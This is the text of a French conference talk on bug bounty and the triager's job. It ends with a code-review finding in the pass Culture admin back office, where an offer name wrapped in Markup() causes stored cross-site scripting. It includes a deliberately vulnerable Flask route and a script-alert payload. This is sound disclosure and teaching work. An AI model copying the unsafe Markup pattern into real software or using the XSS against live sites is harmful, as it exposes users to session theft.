

JSecIn 2022

YES WE H/CK

**MÉLI-MÉLO DE BUG BOUNTY  
ACCOMPAGNÉ DE SA POINTE DE  
CODE REVIEW**

Tom CHAMBARETAUD a.k.a. Aethlios



# QUI SUIS-JE ?

- Triager chez Yes We Hack
- Bug bounty hunter
- Ancien du master SSI – promo 2019–2020
- @AethliosIK – <https://www.aeth.cc>

Tom CHAMBARETAUD a.k.a. Aethlios



# LE BUG BOUNTY

- Incitation auprès des chercheurs à exploiter des vulnérabilités pour effectuer des remontées en échange de récompense
- Modèle popularisé par Netscape en 1995
- Le crowdsourcing appliqué à la sécurité
- Cadre légale d'exploitation de vulnérabilité



## Get a bug if you find a bug.

Show us a bug in our VRTX® real-time operating system and we'll return the favor. With a bug of your own to show off in your driveway.

There's a catch, though.

Since VRTX is the only microprocessor operating system completely sealed in silicon, finding a bug won't be easy.

Because along with task management and communication, memory management, and character I/O, VRTX contains over 100,000 man-hours of design and testing.

And since it's delivered in 4K bytes of ROM, VRTX will perform for

you the way it's performing in hundreds of real-time applications from avionics to video games.

Bug free.

So, to save up to 12 months of development time, and maybe save a loveable little car from the junkyard, contact us. Call (415) 326-2950, or write Hunter & Ready, Inc., 445 Sherman Avenue, Palo Alto, California 94306.

Describe your application and the microprocessors you're using—Z8000, Z80, 68000, or 8086 family. We'll send you a VRTX evaluation package, including timings for system

calls and interrupts. And when you order a VRTX system for your application, we'll include instructions for reporting errors.\*


But don't feel bad if in a year from now there isn't a bug in your driveway.

There isn't one in your operating system either.

**HUNTER & READY**   
**VRTX**  
Operating Systems in Silicon.

\*Call or write for details. But, considering our taste in cars, you might want to accept our offer of \$1,000 cash instead. © 1983 Hunter & Ready, Inc.

# LE BUG BOUNTY ET LA VDP



# LA PLATEFORME DE BUG BOUNTY DE YES WE HACK

- Créé en 2015
- 40 000+ chercheurs vérifiés – 150+ nationalités
- 500+ programmes
- Clients dans 40 pays
- Bureaux à Paris, Lausanne & Singapour
- #1 plateforme européenne de Bug Bounty

# JUSTE POUR FLEX UN MAX



# L'ÉCOSYSTÈME DE YES WE HACK

YES WE H/CK

EDU YES WE H/CK

JOBS YES WE H/CK

ZERODISCLO YES WE H/CK

 FIREBOUNTY YES WE H/CK



# LANCEMENT D'UN PROGRAMME

## Définition des règles

- Périmètre
- Vulnérabilités qualifiantes
- Grilles de primes


## Lancement du programme

- Privé : à une sélection de chercheurs
- Public : à toute notre communauté


Vérification de la correction

Triage des rapports

Paiements des primes



# LES INTERACTIONS ENTRE LES ACTEURS



# LE MÉTIER DE TRIAGER DANS LE BUG BOUNTY

- Valideur : certifie l'existence de la vulnérabilité
- Vulgarisateur : aide le client à comprendre l'exploitation
- Analyste : définit les impacts démontrés et potentiels
- Modérateur : connaît la communauté et apprend à lui parler

# RETOUR D'XP : BILAN DE 3 ANS DE TRIAGE

- Grande variété de technologies / de types de vulnérabilité
- Appréhension des différents métiers des clients
- Contexte international
- Multi-tâche / Jamais le temps de se lasser d'une application
- Rend polyvalent et autonome dans l'apprentissage

# DEVENIR TRIAGER

- Connaissance: Top OWASP / Mobile / Reverse Engineering etc...
- Savoir-faire: Burp Suite / CVSS
- Savoir-être: Curieux / Analyser et synthétiser / Optimiser sa flemme
- Pour tout ça : Root-me / Web Security Academy (Portswigger) / DOJO

# DEVENIR BUG BOUNTY HUNTER

- Connaissance: Top OWASP / Mobile / Reverse Engineering etc...
- Savoir-faire: Burp Suite / CVSS
- Savoir-être: Curieux / Analyser et synthétiser / Optimiser sa flemme
- Pour tout ça : Root-me / Web Security Academy (Portswigger) / DOJO
- **Persévérance**

# POURQUOI C'EST PAS SI DUR

10 November 2022

Accidental \$70k Google Pixel  
Lock Screen Bypass

# CODE REVIEW ?

# PROGRAMME DE BUG BOUNTY DE PASS CULTURE

Le **pass Culture** permet aux jeunes adultes de plus de 18 ans d'accéder à un catalogue d'offres de spectacles, de livres, d'instruments de musique et autres services numériques pour un budget total de 300€.



# LE PÉRIMÈTRE

- Une plateforme destinée aux bénéficiaires
- Une plateforme destinée aux professionnels
- Une plateforme d'administration
- Toutes ces applications sont open source sur Github avec une procédure de déploiement local



# LA PLATEFORME BÉNÉFICIAIRE

- Web application en ReactJS
- Mobile application
- Backend API en flask (Python)
- Permet aux jeunes :
  - de s'inscrire
  - de rechercher des offres
  - de réserver des offres



# LA PLATEFORME PROFESSIONNELLE

- Web application en ReactJS
- Backend API en flask (Python)
- Permet aux professionnels :
  - s'inscrire et créer leurs boutiques
  - gérer leurs boutiques
  - gérer leurs offres
  - gérer les stocks
  - gérer les réservations



# LA PLATEFORME D'ADMINISTRATION

- Gérer via Flask Admin
- Permet aux administrateurs :
  - gérer les comptes des utilisateurs
  - gérer les réservations
  - etc...



**UN PEU DE DOC ?**

# CROSS-SITE SCRIPTING

Le cross-site scripting (également connu sous le nom de XSS) est une vulnérabilité de la sécurité web qui permet à un attaquant de compromettre les interactions des utilisateurs avec une application vulnérable.

Ces vulnérabilités permettent normalement à un attaquant de se faire passer pour un utilisateur victime, d'effectuer toutes les actions que l'utilisateur est en mesure d'effectuer et d'accéder à toutes les données de l'utilisateur.

# PYTHON STRING FORMATTING

```
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> name = "Tom"
>>> "Coucou %s" % name
'Coucou Tom'
>>> f"Coucou {name}"
'Coucou Tom'
>>> "Coucou {}".format(name)
'Coucou Tom'
>>> "Coucou {name}".format(name=name)
'Coucou Tom'
```

FLASK



Flask

web development,  
one drop at a time

# FLASK ADMIN

Dans un monde de micro-services et d'API, Flask-Admin résout le problème ennuyeux de la construction d'une interface d'administration au-dessus d'un modèle de données existant. Avec peu d'effort, il vous permet de gérer les données de votre service web à travers une interface conviviale.



# MARKUPSAFE

```
>>> from markupsafe import Markup, escape

>>> # escape replaces special characters and wraps in Markup
>>> escape("<script>alert(document.cookie);</script>")
Markup('&lt;script&gt;alert(document.cookie);&lt;/script&gt;')

>>> # wrap in Markup to mark text "safe" and prevent escaping
>>> Markup("<strong>Hello</strong>")
Markup('<strong>hello</strong>')

>>> escape(Markup("<strong>Hello</strong>"))
Markup('<strong>hello</strong>')

>>> # Markup is a str subclass
>>> # methods and operators escape their arguments
>>> template = Markup("Hello <em>{name}</em>")
>>> template.format(name="World")
Markup('Hello <em>&#34;World&#34;</em>')
```

# CODE REVIEW ?

# TIENS ?

```
127 def _metabase_offer_link(view, context, model, name) -> Markup:
128     url = _metabase_offer_url(model.id)
129     text = "Offre"
130
131     return Markup(f'<a href="{url}" target="_blank" rel="noopener noreferrer">{text}</a>')
```

**MERDE, J'EN FAIS RIEN DE ÇA**

# TIENS ?

```
135 + def _offerer_link(view, context, model, name) -> Markup:
136 +     offerer_id = model.venue.managingOffererId
137 +     url = f"{settings.PRO_URL}/accueil?structure={humanize(offerer_id)}"
138 +     text = model.venue.managingOfferer.name
139 +
140 +     return Markup(f'<a href="{url}" target="_blank" rel="noopener noreferrer">{text}</a>')
141 +
```

# ÇA Y EST ? JE PEUX SAUTER DE JOIE ?


```
from flask import Flask, request
from markupsafe import Markup

app = Flask(__name__)

@app.route('/unsafe')
def unsafe():
    url = "https://example.com"
    text = request.args.get("input")

    return Markup(f'<a href="{url}" target="_blank" rel="noopener noreferrer">{text}</a>')
```

# DEMO TIME



# INPUT = OFFER NAME DANS LA PAGE DE VALIDATION

Back Office du Pass Culture Home Offre, Lieux & Structure Utilisateurs Autres fonctionnalités Feature Flipping

List (1) Add Filter 100 items

	<a href="#">Id</a>	<a href="#">Nom</a>	<a href="#">Validation</a>	Lieu	Structure	Score	Offre	Offres	<a href="#">Date de création</a>
	100	offre test 1	PENDING						

1

Prevent this page from creating additional dialogs

OK

